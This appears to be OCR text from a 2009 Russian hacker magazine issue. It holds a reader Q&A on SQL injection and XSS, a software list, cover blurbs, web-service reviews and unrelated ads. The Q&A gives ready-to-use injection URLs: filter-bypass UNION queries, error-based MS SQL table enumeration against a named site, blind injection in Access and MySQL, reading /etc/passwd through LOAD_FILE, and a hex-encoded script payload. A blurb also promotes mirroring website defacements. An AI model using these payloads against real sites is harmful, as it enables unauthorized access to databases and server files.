
Q: Скопился целый ряд вопросов по sql-инъекциям. Начнем по порядку. Есть стандартная sql-injection, подобрал количество столбцов, но когда делаю union select, сервер выдает «Not Acceptable».
A: Скорее всего, есть фильтрация. Попробуй что-нибудь вроде UnIoN SeLEct.

Q: Что делать, если вместо вывода нужных полей получаю Illegal mix of collations for operation 'UNION'?
A: Разные кодировки, при этом в ошибке не указано название нужной нам. Если доступны исходники этого скрипта (cms), то смотри, какая кодировка используется в базе данных. Структура создаваемых при инсталляции таблиц находится в файле *.sql(install.sql, {cmsname}.sql и т.п.). К примеру, содержимое может быть таким:

```
Table structure for table 'users'
CREATE TABLE IF NOT EXISTS 'users' (
  'uid' int(8) NOT NULL
   AUTO_INCREMENT,
  'pass' varchar(30) COLLATE
  latin1_general_ci DEFAULT NULL,
  ...
) ENGINE=MyISAM  DEFAULT
CHARSET=latin1 COLLATE=latin1_
general_ci AUTO_INCREMENT=10 ;
```

Нужная нам кодировка — latin1, конечный запрос: `host/script.php?id=10 union select 1,2, convert(pass using latin1) from users`





Q: Для определения таблиц в MS SQL делаю запрос «http://host/script.cfm?Author_ID=9 or 1=(SELECT TOP 1 TABLE_NAME FROM NFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('logins'))--», но вместо названия следующей таблицы получаю сообщение об ошибке в синтаксисе.

A: Включена фильтрация кавычек. Для обхода этого ограничения «чарим» (функция char(ASCII-код_символа)) каждый символ и объединяем с помощью оператора конкатенации в MS Sql — «+». Получаем строку вроде char(108)+char(111)+char(103)+char(105)+char(110)+char(115). Но если выполнить запрос, то мы также получим синтаксическую ошибку, так как символ «+» в гет-запросах воспринимается как пробел. Поэтому переводим его с помощью любой Url Encoding/Decoding утилиты в значение %2B. В итоге, запрос принимает вид:

```
http://localcareers.com/seekers/
articles/profile.cfm?Author_ID=9
or 1=(SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE
TABLE_NAME NOT IN (char(108)%2Bchar
(111)%2Bchar(103)%2Bchar(105)%2Bch
ar(110)%2Bchar(115)))--
```

В тексте ошибки будет присутствовать название следующей таблицы

Q: Как провести blind sql-инъекцию в MS Access?

A: Отличия от слепой инъекции в MySQL только в названиях функций, принципы одинаковые. Для примера, есть хост с данной багой, вывод, соответственно, отсутствует:

```
http://host/script.asp?ID=1'
```

Сравниваем ASCII-код первого символа строки, выдаваемого подзапросом:

```
http://host/script.asp?ID=1 and
1=IIF(asc(mid((select last(UserID)
from users),1,1))=104,1,0)
```

Если код совпадает, то функция IIF возвращает 1 и логическое выражение «1 and 1=1» верно → происходит загрузка динамического содержимого сайта. Если совпадения не происходит, то, как правило, загружается только шаблон сайта. Значит, подставляем другой ASCII-код и т.д. Справка по функциям MS Access расположена здесь — http://www.techonthenet.com/access/functions/index_alpha.php.

Q: Есть обычная инъекция, но при этом SiXSS не выполняется. Что может быть не так? Сервер выдает «Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource...».

A: Используй 16-ричные значения символов. Если мы хотим получить простой алерт на выходе, то строка <script>alert()</script> в hex будет выглядеть так: `0x3C7363726970743E616C65727428293C2F7363726970743E`, и конечный запрос `-1 union select 1,2,0x3C7363726970743E616C65727428293C2F7363726970743E`.

Q: Что за техника SQL-injection more1row?

A: В журнале (ℶ # 111) не так давно была статья на тему раскручивания сложных blind sql-injection без использования benchmark. Вкратце опишу, о чем идет речь. Как ты понимаешь, использование benchmark'а довольно неудобно. Нагрузка на сервер (может вообще «положить» слабый сервер на некоторое время!), длительное выполнение конечного эксплоита, подбор параметров для функции benchmark — все это зачастую отбивает желание надломать таргет-хост. Но был найден альтернативный способ — провокация запроса. Как обычно, пример:

```
script.php?vul=' and 1=(SELECT 1
UNION SELECT 2)
```

Конечно же, мы получим ошибку «`mysql_query():Subquery returns more than 1 row`», так как подзапрос возвращает две строки. Таким образом, мы можем организовать посимвольный перебор, как и при стандартной blind sql-injection, но в качестве одного из возможных значений возвращаемых функцией IF() сделать `(SELECT 1 UNION SELECT 2)`.

Q: Исследовал один движок. В исходниках явно видна возможность инжектирования sql-операторов, но в итоге, ничего не происходит, хотя баг есть 100%!

A: Видимо, PHP на твоем сервере не настроен на показ ошибок, либо включены магические кавычки. Проверь следующие параметры в php.ini:

```
magic_quotes=OFF # в GPC-запросах
отключаем магические кавычки;
error_reporting=E_ALL # показ ошибок;
mysql.trace_mode=ON # включен показ
ошибок «мускула».
```


Q: Не могу понять, как через слепую инъекцию можно просматривать файлы на сервере?

A: Есть файл /etc/passwd, его начало:
`root:x:0:0:root:/root:/bin/bash`
`bin:x:1:1:bin:/bin:/sbin/nologin`
Первый символ 'r', его ascii-код — 114, смотрим:
`http://host/script.php?vul=1' and ascii(substring((LOAD_FILE('/etc/passwd')),1,1))=111` → ничего не загружается;
`http://host/script.php?vul=1' and ascii(substring((LOAD_FILE('/etc/passwd')),1,1))=114` → загружается контент;
`http://host/script.php?vul=1' and ascii(substring((LOAD_FILE('/etc/passwd')),1,1)) between 110 and 115` → загружается контент.
Перенос строки в ASCII — 10. Конец строки — 13. Все манипуляции также можно проводить в HEX'е. Длину данных определяем с помощью функции length:

```
http://host/script.php?vul=1' and
substring(length(LOAD_FILE('/etc/
passwd')),1,1)='4
http://host/script.php?vul=1' and
substring(length(LOAD_FILE('/etc/
passwd')),2,1)='8
...
```

Так, мы можем посимвольно прочесть какие-либо конфиги с паролями внутри. Метод крайне неудобный и долгий, логи распухнут до немалых размеров, но, если другого выхода нет, то выбирать не приходится.
Аналогично можно использовать into_outfile, записав произвольные данные в файл (не забывай, что может помешать фильтрация кавычек, и необходимы права для записи + полный путь к директории).
Пример эксплоита, использующего load_file — http://milw0rm.com/exploits/5639. ASCII таблицу





можно посмотреть здесь: http://goascii.com.

Q: Я так и не понял, как с помощью PROCEDURE ANALYSE() получить названия таблиц и колонок. Можешь показать на практике?

A: Полагаю, уже многие наслышаны о новом методе, но на практике мало что удается получить с помощью этой процедуры, так как слишком многое зависит от того, как выводит данные из базы уязвимый сценарий. В большинстве случаев мы либо вообще не увидим вывода, либо увидим всевозможные ошибки. Однажды MySQL выплюнул мне целый ряд ошибок, в тексте которых были указаны столбцы:

```
Warning: mysql_result() [function.
mysql-result]: NAME not found in
MySQL result index 19 in /var/www/
virtual/host.com/htdocs/news/news.
php on line 19
Warning: mysql_result() [function.
mysql-result]: LOGIN not found in
MySQL result index 19 in /var/www/
virtual/host.com/htdocs/news/news.
php on line 21
```

Теперь на примере. Есть инъекция с выводом первого столбца — `http://host/script.php?vul=1 union select 1,2,3`. Смотрим `http://host/script.php?vul=1 PROCEDURE ANALYSE() -> jonas_chalk.article.title`.

Здесь jonas_chalk — имя текущей БД, article — таблица, из которой идет выборка изначально, title — первый столбец.

Получаем второй столбец с помощью limit — `http://host/script.php?vul=1 limit 1,1 PROCEDURE ANALYSE()-> jonas_chalk.article.`question. Изменяя значение первого аргумента limit, получаем все столбцы.

Для тех, кто не понял — мы можем получить название и столбцы только той таблицы, откуда идет выборка изначально. Более подробную информацию можно посмотреть в блоге «первооткрывателя» метода — pragmatk.geeksgonewild.info/2009/01/to-the-limit-and-beyond.html.

Q: По каким ключевым словам в тексте ASP-приложений стоит искать потенциальные XSS-уязвимости?

A: Если в PHP мы обращаем внимание на переменные, выводимые с помощью print/echo, то в ASP следует обратить внимание на участки кода с ключевыми словами Response, «<%=», Request.

Пример баги: `<img src='<%=Request.QueryString(«Param») %>'>`.

Q: Объясните ситуацию. На телефоне я уже давно использую Opera Mini для серфинга, но с такой проблемой (или даже правильнее сказать — багой) столкнулся в первый раз. Перейдя как-то на стартовую страницу Google, обнаружил, что система распознала меня как некоторого пользователя. Перейдя в Gmail, увидел, что я авторизирован и там. Как это могло произойти? Неужели такая недоработка со стороны команды Opera? В качестве устройства использовалась версия для Windows Mobile.

A: Это достаточно известный баг, причем вовсе не разработчиков Opera. Вспомни, как ты устанавливал Opera Mini? Скорее всего, не из оригинального jar-файла, а с помощью готовой сборки из .cab. Это все объясняет. Инсталлировать .jar-файлы на WM не очень удобно, к тому же пользователи сталкиваются с тем, что установленный эмулятор Java часто оказывается старой версии. Чтобы облегчить жизнь пользователям, энтузиасты создают стандартные для таких систем установочные .cab-файлы, в которых включают предустановленный эмулятор Java. В итоге, установка проходит в несколько кликов, и мы получаем Java-приложение и платформу для запуска на своем WM-девайсе. В чем же подвох? В том, что для устройства при первом запуске Opera Mini генерируется свой идентификационный код, по которому в дальнейшем прокси-сервер (ускоритель и сжималка трафика) Оперы «узнает» телефон. Баг в том, что такой сгенерированный код вместе с эмулятором попал и в используемую для установки сборку. А поскольку ею воспользовался не только ты, нет ничего удивительного, что для сервера Opera Mini вы являетесь одним и тем же пользователем. С одинаковыми кукисами.

Q: Говорят, мобильные операторы запустили мобильный чат. Что это и как попробовать?

A: Действительно, в апреле «главная тройка» операторов запустила, наконец-то, услугу «чат». Еще бы: у каждого, кто этим чатом может пользоваться, давно установлена мобильная аська. Почему бы не использовать стандартные возможности системы, тем более, бесплатно? До первого июля проводится бета-тестирование, поэтому платы никто с тебя не возьмет. Настройки можно найти на официальных сайтах операторов для своего региона.

Q: Как посмотреть всех клиентов, которые в данный момент используют WiFi-сети?

A: Способов несколько:

1. Если есть доступ к админке точки доступа, то практически на любой прошивке девайса есть вкладка со всеми текущими подключениями, где отображается MAC.
2. На AP практически всегда используется DHCP-сервер, который выдает клиентам IP-адреса из определенного диапазона. Достаточно просканировать любым сканером (**Angry IP Scanner**, www.angryziber.com — к примеру) этот диапазон, чтобы определить «живые хосты».
3. Замечательная программа **kismet** (www.kismetwireless.net) содержит такую функцию по умолчанию.

Q: Хочу сделать следующую вещь: чтобы при выделении слова в любом приложении можно было нажать на горячую клавишу — и это слово отправлялось в поисковик или онлайн-переводчик. Для примера, в Google. Как это проще всего реализовать (уж больно не хочется писать специальное приложение)?

A: В такой ситуации сам Бог велел воспользоваться замечательной тулзой AutoHotkey (www.autohotkey.com/download) для настройки горячих клавиш в системе. После установки нужно создать новый файл *.ahk, в котором будет располагаться текст нашего сценария:

```
#InstallKeybdHook
#Persistent
#HotkeyInterval,100
SetKeyDelay, -1

^+c::
{
Send, ^c
Sleep 50
Run, http://www.google.com/
search?q=%clipboard%
Return
}
```

Все просто: этот сценарий использует переменную %clipboard%, в которой хранится содержание буфера обмена, и передает его в Google URL как параметр для поиска. Как только скрипт создан, дважды кликни по нему — и в трее появится новая иконка (чтобы избавиться от нее, необходимо добавить директиву #NoTrayIcon в самое начала скрипта). Выделяем в любом приложение нужное слово, жмем заветную комбинацию клавиш <Ctrl+Shift+C> и наблюдаем, как в новом окне браузера открывается страничка Google'а с нужным нам запросом.



>>WINDOWS
>Dailysoft
7-Zip 4.65
AIMP 2.51
Autoruns 9.41
DAEMON Tools Lite 4.30.3
Download Master 5.5.11.1167
FarPowerPack 1.15
FileZilla 3.2.4.1
K-Lite Mega Codec Pack 4.80
Miranda IM 0.7.19
Mozilla Firefox 3.0.10
Notepad++ 5.3.1
Opera 9.64
PuTTY 0.60
QIP Infium RC4 Build 9030
Skype 4.04.0
Total Commander 7.04a
Unlocker 1.8.7
Xakep CD DataSaver 5.2
XnView 1.96

>Development
BlueJ 2.5.1
DiffMerge 3.3
GoogleAppEngine 1.2.1
JavaFX 1.1.1 SDK
JDK 6u13
Komodo IDE 5.1.3
NaviCoder IDE for Java 2.0
NetBeans IDE 6.7 Beta
PortablePython 1.1 (Py2.6)
PortablePython 1.1 (Py3.0.1)
Reflexil 0.9
RegexBuddy 3.3.0
RubyMine 1.0
SeleniumHQ 1.0 beta2
SharpDevelop 3.0
The Regulator 2.0
UltraGram 4.2.50
ZendFramework 1.8.0

>Games
Mario Forever 4.1

>Misc
Aml Maple 2.21
Cleeki 0.6
DAMN NFO Viewer 2.10.0032.RC3
Desktops 1.0
Directory Changes Watcher 1.3.2
Evernote 3.1.0
Interpretatio 1.4
ManicTime 1.1.1
Typle 2.0
Vista Drive Icon 1.4

>Multimedia
1by1 1.67
ImgBurn 2.4.4.0
Inkscape 0.46
mp3DirectCut 2.11
novaPDF 6.3
TuxGuitar 1.1
WinDjView 1.0.1
XBMC Media Center BabylonRC1

>Net
Cleeki 0.6.1185
Http File Server 2.2f
PrinterShare 1.2.1
TeamViewer 4.1.6
The Dude 3.3

>Security
0x4553-Intercepter 0.7.8
BlueScanner 1.1.2
Cain&Abel 2.0
ettercap-NG 0.7.3
Fiddler2
hping 2.0.0
Nemesis 1.4
Netcat 1.10
NetworkMiner 0.87
New Folder
ngrep 1.45
packETH 1.6
Scapy last release
Socat 2.0.0
tcpindex 1.0
WinDump 3.9.5
WinPcap 4.0.2
Wireshark 1.0.7

>System
Baku 3.7
Comodo Firewall + AntiVirus for Windows 3.8
Core Temp 0.99.4
DiskDigger 0.8.1
FireDaemon Pro 1.9
JkDefrag 3.36
muCommander 0.8.3
Process Lasso v3.59.5 beta
Sandboxie 3.36
SIW 2009-03-17
VirtualBox 2.2.2
WinPatrol 16

>>UNIX
>Desktop
AbiWord 2.6.8
Adobe Reader 9.1
Antico 0.2
Blender 2.48a
Blueman 1.10
etexteditor 1.0.32
Floola 5.0
Foxit Reader 1.0
FreeArc 0.51
GoldenDict 0.8
K3b 1.65.0 alpha1
Launchy 2.1.2
Lotus Symphony 1.2
NVIDIA Gelato 2.2
Platinum Arts Sandbox 2.3
Qucs 0.0.15
Scilab 5.1.1
SimpleDict 0.3.0
VLC 0.9.9a
Workrave 1.9.0
Xarchiver 0.5.2
XNeur 0.9.4

>Devel
Amaya 11.1
Android SDK 1.5
Aqua Data Studio 7.5.0
BlueJ 2.5.1
DiffMerge 3.3
Eclipse 3.4.2
ECMerge 2.2
Free Pascal 2.2.4
gcc 4.4.0
Gmp 4.3.0
Komodo Edit 5.1.1
Mono 2.4
MonoDevelop 2.0
NetBeans IDE 6.7 Beta
Qt Creator 1.1
Razorsql 4.5.6
Reverse Snowflake Joins 0.25
WinDriver10.0.1
XAMPP 1.7.1

>Games
Arasan 11.3

>Net
Adobe Flash Player 10.0.22
FileZilla Client 3.2.4.1
FireFox 3.0.10
FreePOPs 0.2.9
Hamachi 0.9.9.9-20
Instantbird 0.1.3.1
Jungle Disk 2.60c
Mumble 1.1.8
Opera 9.64
p300
Pidgin 2.5.5
Quamachi 0.4.1
RSSOwl 2.0 M9
SeaMonkey 1.1.16
SquirrelMail 1.4.17
SSL-Explorer 1.0
Vuze 4.2.0.2
xMule 1.13.7

>Security
CeWL 2.1
Charles 3.3.1
Complemento 0.7
dnsmap 0.22
I2P 0.7.2
Lynis 1.2.6
Medusa 1.5
ProxyStrike 2.1
screenstamp 1.0
SD4L 2.0
Snort 2.8.4.1
sqlsus 0.3
Tor 0.2.0.34
Ucsniff 2.1
WarVOX 1.0.0
Webshag 1.10
Webtunnel 0.0.5

>Server
Abyss Web Server X1 2.5
Apache 2.2.11
BIND 9.6.1b1
DHCP 4.1.1b1
Honeyd 1.5c
Jabberd 2.2.8
Kerio MailServer 6.6.1
MySQL 6.0.10 Alpha
OpenLDAP 2.4.16
OpenSSH 5.2
Postfix 2.6
PostgreSQL 8.4 Beta
PulseAudio 0.9.15
Pure-FTPd 1.0.22
Samba 3.3.4
Sendmail 8.14.3
SQUID 3.0 STABLE14

>System
ATI 9.4
Conky 1.6.1
Coreutils 7.3
Dropbox 0.6.507
Intel Thread Checker 3.1
Linux Kernel 2.6.29.2
nVidia 180.51
PacketFence 1.8.2
Q4Wine 0.111
Sudo 1.7.1
TestDisk 6.11
VirtualBox 2.2.2
Webmin 1.470
Wine 1.1.20

DVD

№ 05(125) МАЙ 2009

ХАКЕР

АТАКА НА БАНКИ: 6 ЦЕЛЕЙ ПО ВСЕМУ МИРУ СТР. 50

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

МАЙ 05 (125) 2009

144 СТРАНИЦЫ

ВСКРЫВАЕМ SSL


Перехват данных в защищенных соединениях

СТР. 26


WINDOWS 7 НОВАЯ ВИНДА ГЛАЗАМИ СИСАДМИНА
СТР. 120

12 ТУЛЗ ДЛЯ СНИФИНГА И РАБОТЫ С ПАКЕТАМИ
СТР. 36

НОВЫЕ ГРАНИ BSD ДЕТАЛЬНЫЙ ОБЗОР OPENBSD 4.5 И NETBSD 5.0
СТР. 84




http://WWW2




WUALA
WWW.WUALA.COM

Рассказывая о сервисах для прозрачной синхронизации данных, мы всячески нахваливали Dropbox. Так вот, Wuala — практически полный его аналог, но позволяет бесплатно получить намного больше, чем 2 Гб. Для хранения файлов хитрым способом применяются сами компьютеры пользователей, и чем больше ты готов выделить места для файлов из такой p2p-сети, тем больший объем для файлов получаешь в Wuala. Причем, это продумано, надежно и безопасно!




BACKUPURL
WWW.BACKUPURL.COM

Всякий раз, когда нужно создать зеркало дефейса, приходится делать скриншот и заливать его на специальные хостинги. И все равно, найдутся те, кто попытается твой взлом оспорить! Чтобы расставить все точки над i, зеркала для дефейсов нужно клепать правильно. Например, с помощью сервиса backupURL, который моментально делает полную копию страницы (html, css-разметка и картинки), размещает ее на своих серверах (без возможности редактирования) и выдает краткий линк для просмотра.



WHITE IDE
LNK.UZ/D0A238

Онлайн-среда разработки для JS-программистов. White IDE задумывалась как средство, позволяющее визуально «накидать интерфейс» сначала для специфического фреймворка, а потом и для известных Prototype.js, jQuery, MooTools и ExtJS. Несмотря на то, что это всего лишь бета, уже сейчас вполне возможно создавать интерфейсы с помощью визуального проектировщика и тут же править код вручную в JavaScript/CSS редакторе.



SITE24X7
SITE24X7.COM

Этот сервис окончательно убедил меня в том, что использовать отечественные хостинг-компании весьма чревато. Сомнения по поводу заявленного провом аптайма я разрешил с помощью сервиса Site24x7, который бесплатно мониторит любой сайт и отправляет уведомление об упавшем серваке по SMS. Пару раз проснувшись от таких сообщений, я надумал купить дедик в Европе :).


ASUS рекомендует Windows Vista® Home Premium
Ноутбуки ASUS Серии N.
НАВСТРЕЧУ БУДУЩЕМУ
Новый ноутбук ASUS N51V, созданный на базе процессорной технологии Intel® Centrino® 2, с предустановленной подлинной Windows Vista® Home Premium, предлагает пользователям самые инновационные функции, технологии и эксклюзивный дизайн.
Технология ASUS Express Gate дает возможность использовать Skype™, слушать музыку, получать и отправлять сообщения электронной почты через веб-интерфейс или искать информацию в сети Internet всего через 8 секунд* после включения ноутбука.
ASUS N51V – один из первых ноутбуков, оснащенных технологией Super Hybrid Engine (SHE), которая является логичным продолжением ASUS Power4Gear eXtreme и содержит ее обновленную версию ASUS Power4Gear Hybrid, а также аппаратные компоненты. В зависимости от требований пользователя SHE может обеспечивать повышение производительности или увеличение времени автономной работы. Пользователи могут воспользоваться предустановленными режимами SHE и самостоятельно регулировать часть параметров.
Ноутбуки ASUS серии N оснащены эксклюзивным ПО ASUS Smart Logon, позволяющим Вам не вводить пароль для того, чтобы начать работу - владелец ноутбука автоматически получит доступ к информации после идентификации с помощью веб-камеры.
*В зависимости от конфигурации системы.
ASUS
intel
Centrino 2
inside
Ищи знак Intel Inside®
Товар сертифицирован, на правах рекламы.
Всемирная гарантия 2 года
www.asus.ru
Горячая линия ASUS: (495) 23-11-999
ASUS4YOU (495) 585-80-45; Белый Ветер - ЦИФРОВОЙ (495) 730-30-30; СтартМастер (495) 785-85-55, (800) 555-8-555; POLARIS (495) 755-55-57
Москва: Аваком-М (495) 730-74-54, ION (495) 5-444-333, Нотик (495) 231-14-88, Респект (495) 177-40-77, Санрайз (495) 788-80-88, TFK (495) 739-08-28, Tenfold Group (495) 580-63-85, USN (495) 775-82-02, Ф-Центр (495) 925-64-47, NEXUS (495) 628-23-67, OLDI (495) 221-11-11, ПИРИТ (495) 785-55-54, Мерлион (495) 981-84-84, Elko (495) 234-28-45, Пронет (495) 789-38-46, Юпитер (499) 271-83-50, OCS (495) 995-25-75, (812) 324-28-70
Санкт-Петербург: Цифры (812) 320-80-70, NBCom (812) 329-70-00, Кей (812) 074, Компьютерный мир (812) 333-00-33, СТР Компьютерс (812) 542-45-51; Владивосток: ДНС (4232) 300-454; Воронеж: РЕТ (4732) 77-93-39; Екатеринбург: Буква (343) 22-22-025, Санрайз (343) 261-39-15; Ижевск: Корпорация «Центр» (3412) 91-88-11; Иркутск: Wizard (3952) 258-001; Казань: Ноутбукофф (843) 264-26-01; Киров: Портал (8332) 35-41-07, Технополис (8332) 480-888; Краснодар: Владос (861) 210-10-01, Санрайз (861) 210-00-66; Красноярск: Аверс (3912) 560-561, Старком (3912) 49-11-11; Липецк: Регард-тур (4742) 220-555; Новосибирск: НЭТА (383) 216-33-11, Техноситив (383) 212-53-33, Левел (383) 212-00-05, Готти (383) 362-00-44; Норильск: Юрмала-М (3919) 46-73-36; Омск: Ритм (3812) 23-64-00; Пермь: Ноутбукофф (342) 270-01-11; Ростов-на-Дону: Санрайз (863) 240-11-77, Иманго (863) 232-47-18; Самара: Прагма (846) 270-17-01, Санрайз (846) 241-67-53, Сателлит (846) 224-00-00; Саратов: АТТО (8452) 444-111; Томск: Интант (3822) 56-00-56; Тюмень: Арсенал+ (3452) 797-070; Уфа: Кламас (347) 291-21-12, ФортеВД (347) 260-00-00
Intel, логотип Intel, Centrino и Centrino Inside являются товарными знаками корпорации Intel в США и других странах.



Событие, которое запомнится надолго!

20 марта, состоялось самое масштабное событие в российской клубной культуре! В столичном клубе Tuning Hall с успехом прогремел долгожданный танцевальный проект 2009 года - Party Time Движжение DFM, собрав более 4000 поклонников танцевальной музыки!

На разогреве за вертушками всех приветствовал бессменный резидент радиостанции DFM - DJ БТМ (Большая Танцевальная Мышь). Ведущие Dj Вера, Игорь Кокс и Егор Плотников зарядили публику тотальным ураганом позитива!

VIA Sirius, Mope!, Dj Boyko & Sound Shoking, Hi-Fi, Dato, Слайд & Neomaster DJ'S, Настя Задорожная, Dj Smash pres. Fast Food, Ираклий Пирцхалава, FM Project, Света, Dj Piligrim, Макс Лоренс & Dj Швецов & DJ Miller, Серега и его новый эксклюзивный проект РИ с невероятным огненным шоу, - сменяли на сцене друг друга в режиме non-stop, и в течение нескольких часов просто не позволяли публике стоять на месте!

Порадовать публику приехали такие мировые и востребованные имена клубной сцены, как Ian Carey, Dave Darell и Dj Finish.

Party Time Движжение DFM уже можно с уверенностью назвать одной из самых громких и успешных вечеринок этого года.

Moscow 2009. Party Time Движжение DFM - 2be continued…

Репер Серёга

проект Fragma

Иракли

Ian Carey

VIA SIRIUS

DJ БТМ (Большая Танцевальная Мышь)

DJ Piligrim

Дато

На правах рекламы

проект Fast Food

Новый проект репера Сереги - РИ

группа Hi-Fi

певица Света

Dj Boyko&Sound Shoking